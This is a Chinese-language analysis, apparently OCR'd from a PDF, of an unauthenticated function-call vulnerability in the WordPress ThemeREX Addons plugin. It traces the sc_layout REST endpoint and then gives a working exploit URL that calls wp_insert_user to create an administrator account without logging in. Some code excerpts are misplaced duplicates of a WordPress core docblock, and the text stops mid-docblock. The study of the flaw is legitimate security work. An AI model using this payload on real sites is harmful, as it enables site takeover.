
WordPress ThemeREX Addons 插件安全漏洞深度分析

0x00 前言

ThemeREX 是一家专门出售商业 WordPress 主题的公司。ThemeREXAddons 插件是 ThemeREX 公司开发的预装在所有 ThemeREX 商业主题中用来帮助其用户设置新站点和控制不同的主题的一款插件。根据相关预测，该插件预装在超过 44000 个网站上。



0x01 漏洞描述


WordPress ThemeREX Addons 2020-03-09 之前版本中存在安全漏洞。未经授权的攻击者可利用该漏洞在后台添加一个管理员账号、或是查看所有账号信息等操作。

0x02 漏洞分析

根据相关披露，漏洞应该存在于 plugin.rest-api.php 文件中

我们首先来看一下 \wp-content\plugins\trx_addons\includes\plugin.rest-api.php 文件中的代码


位于该文件 40 行处，存在一处 trx_addons_rest_get_sc_layout 方法，如下图



```
/**
 * Registers a REST API route.
 *
 * Note: Do not use before the {@see 'rest_api_init'} hook.
 *
 * @since 4.4.0
 * @since 5.1.0 Added a _doing_it_wrong() notice when not called on or after the rest_api_init hook.
 *
 * @param string $namespace The first URL segment after core prefix. Should be unique to your package/plugin.
 * @param string $route     The base URL for route you are adding.
 * @param array  $args      Optional. Either an array of options for the endpoint, or an array of arrays for
 *                          multiple methods. Default empty array.
 * @param bool   $override  Optional. If the route already exists, should we override it? True overrides,
 *                          false merges (with newer overriding if duplicate keys exist). Default false.
 * @return bool True on success, false on error.
 */
function register_rest_route( $namespace, $route, $args = array(), $override = false ) {
```

在该方法中，存在一处明显的漏洞点，见下图代码块

接下来我们根据这段代码详细分析下。我们首先来观察一下下图 53 行红框处




位于上图红框处，可见程序从请求中直接获得参数，并将请求中的参数键值对赋值与 $params 数组。这将导致 $params 数组可控

紧接着，程序判断 $params 数组中是否存在名为’ sc’ 的键名，见下图红框处

若该键名存在，经过字符替换处理后将其值赋与 $sc 变量。

简单来说，这里的 $sc 变量可以通过请求中的 sc 参数进行传递。

随后，程序通过 function_exists 判断 $sc 变量对应的方法是否存在，见下图




如果 $sc 变量中对应的方法存在，程序将 $params 数组作为参数列表传入该方法执行。

至此，漏洞的触发点我们已经分析完毕。接下来我们需要寻找一下调用链


由于漏洞触发点位于 trx_addons_rest_get_sc_layout 方法中，我们需要分析一下如何构造请求以触发这个漏洞。

仍然是位于 \wp-content\plugins\trx_addons\includes\plugin.rest-api.php 文件中，有着如下代码



通过上图可见，程序通过 add_action 方法将 trx_addons_rest_register_endpoints 函数挂接到 rest_api_init 动作上。

我们查看一下 rest_api_init 这个动作



通过上图描述不难看出：rest_api_init 动作将会在 API 请求发送到服务器后，服务器初始化处理 API 请求时触发。将 trx_addons_rest_register_endpoints 函数挂接到 rest_api_init 动作上，当有 API 请求发送到后台处理时，trx_addons_rest_register_endpoints 方法将会被加载。


继续跟踪后续代码

在 trx_addons_rest_register_endpoints 方法中通过 register_rest_route 方法注册了一个自定义接口，见上图红框处。

这里简单介绍一下 register_rest_route 方法：


WordPress 官方核心代码提供了一套 WP_REST_API 接口，但是实际开发以及使用过程中难免会出现官方 API 接口满足不了实际需求的状况。为此 WordPress 提供了 register_rest_route 方法用于自定义注册 WPREST API 接口。

register_rest_route 方法参数如下



```
/**
 * Registers a REST API route.
 *
 * Note: Do not use before the {@see 'rest_api_init'} hook.
 *
 * @since 4.4.0
 * @since 5.1.0 Added a _doing_it_wrong() notice when not called on or after the rest_api_init hook.
 *
 * @param string $namespace The first URL segment after core prefix. Should be unique to your package/plugin.
 * @param string $route     The base URL for route you are adding.
 * @param array  $args      Optional. Either an array of options for the endpoint, or an array of arrays for
 *                          multiple methods. Default empty array.
 * @param bool   $override  Optional. If the route already exists, should we override it? True overrides,
 *                          false merges (with newer overriding if duplicate keys exist). Default false.
 * @return bool True on success, false on error.
 */
function register_rest_route( $namespace, $route, $args = array(), $override = false ) {
```


在介绍完 register_rest_route 方法后，我们回归漏洞代码，分析此处 register_rest_route 方法注册的 API 接口



通过上图第一个红框处 namespace 以及 route 属性值可知：该接口路由为 trx_addons/v2/get/sc_layout；通过第二个红框 methods 属性值可知：该接口可以通过 GET\POST 方法访问；通过第三个红框 callback 属性值可知：该接口回调函数为漏洞触发点 trx_addons_rest_get_sc_layout 方法。通过上述信息，我们可以构造出通往漏洞触发点的请求。

除了通过分析代码来请求这种方法外，我们还可以通过 wordpress 还提供的接口来方便快捷的查看所有注册的 API 接口信息。

访问 127.0.0.1/wordpress/wp-json/ 见下图



wp-json 这个目录会将 wordpress 中所有注册的 API 接口信息展示出来。

通过页面中展示的 API 列表，我们可以看见 / trx_addons/v2/get/sc_layout 路由信息

展开 / trx_addons/v2/get/sc_layout 路由 见下图

上图为展开后的详细接口信息，在这里我们可以看到该接口允许的 methods 以及 url 地址

值得注意的是：通过分析 /trx_addons/v2/get/sc_layout 接口代码时可发现，ThemeREXAddons 插件并没有在代码中使用 current_user_can 等方法对接口进行权限校验。也就是说，未经身份验证的用户也可以访问该接口从而触发漏洞

0x03 漏洞利用

通过上文的分析可知，我们可以通过请求来控制待执行的函数名，并可以通过一个数组对该函数传参。因此我们需要找到一个可以利用的 PHP 或 wordpress 函数，该函数需要满足可以接收并处理数组类型参数

利用一：通过 wp_insert_user 新建管理员账号

构造如下链接：


http://127.0.0.1/wordpress/?rest_route=/trx_addons/v2/get/sc_layout&sc=wp_insert_user&role=administrator&user_login=TEST&user_pass=TEST

不需要进行登录操作，直接访问以上链接即可成功利用。

根据上文漏洞分析一章可知，该链接最终会触发 trx_addons_rest_get_sc_layout 方法，见下图


此时上图中的 $sc 参数值对应 payload 中 sc 值，为 wp_insert_user

此时 $params 数组值如下图



程序将 $params 数组作为参数传入 wp_insert_user 方法并执行 wp_insert_user 方法。


wp_insert_user 方法可以为 wordpress 程序添加一个指定权限的用户，该方法接收一个数组作为参数满足触发漏洞的要求，见下图



wp_insert_user 方法参数说明如下

```
* @param array|object|WP_User $userdata {  $userdata: {rest_route => "/trx_addons/v2/get/sc_layout", sc =
*     An array, object, or WP_User object of user data arguments.
*
*     @type int         $ID                 User ID. If supplied, the user will be updated.
*     @type string      $user_pass          The plain-text user password.
*     @type string      $user_login         The user's login username.
*     @type string      $user_nicename      The URL-friendly user name.
*     @type string      $user_url           The user URL.
*     @type string      $user_email         The user email address.
*     @type string      $display_name       The user's display name.
*                                           Default is the user's username.
*     @type string      $nickname           The user's nickname.
*                                           Default is the user's username.
*     @type string      $first_name         The user's first name. For new users, will be used
*                                           to build the first part of the user's display name
*                                           if `$display_name` is not specified.
*     @type string      $last_name          The user's last name. For new users, will be used
*                                           to build the second part of the user's display name
*                                           if `$display_name` is not specified.
*     @type string      $description        The user's biographical description.
*     @type string|bool $rich_editing       Whether to enable the rich-editor for the user.
*                                           False if not empty.
*     @type string|bool $syntax_highlighting  Whether to enable the rich code editor for the user.
*                                           False if not empty.
